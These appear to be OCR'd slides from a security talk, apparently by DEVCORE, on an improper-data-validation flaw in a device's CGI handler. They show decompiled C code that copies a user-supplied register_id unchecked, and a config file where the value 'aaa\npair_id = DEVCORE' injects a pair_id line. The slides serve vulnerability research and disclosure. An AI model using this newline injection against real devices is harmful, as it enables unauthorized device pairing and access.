
Improper Data Validation - Root Cause



```
bash-3.2# cat /etc/config/.qos_config/users/devcore/device/aaa

[device]
client_id = aaa
register_id = aaa
app_id = aaa
app_version = aaa
os_type = aaa
os_version = aaa
locale =
status = 0
pair_id =
client_agent = aaa
client_app = aaa
```

register_id = "aaa\npair_id = DEVCORE" 會如何?


Improper Data Validation - Root Cause



```
int qr_code_add_device(__int64 a1) {
  v8 = CGI_Find_Parameter(a1, "register_id");
  register_id = v8 ? *(v8 + 8) : 0LL;
  ...
  snprintf(device.register_id, 0x100uLL, "%s", register_id);
  ...
  依使用者輸入設定 device 的其他參數但不包含 pair_id;
  ...
  device_auth_add_device(&device);
  ...
}
```


沒有檢查使用者輸入的 register_id 有無 '\n'

Improper Data Validation - Root Cause



```
bash-3.2# cat /etc/config/.qos_config/users/devcore/device/aaa

[device]
client_id = aaa
register_id = aaa
pair_id = DEVCORE
app_id = aaa
app_version = aaa
os_type = aaa
os_version = aaa
locale =
status = 0
pair_id =
client_agent = aaa
client_app = aaa
```

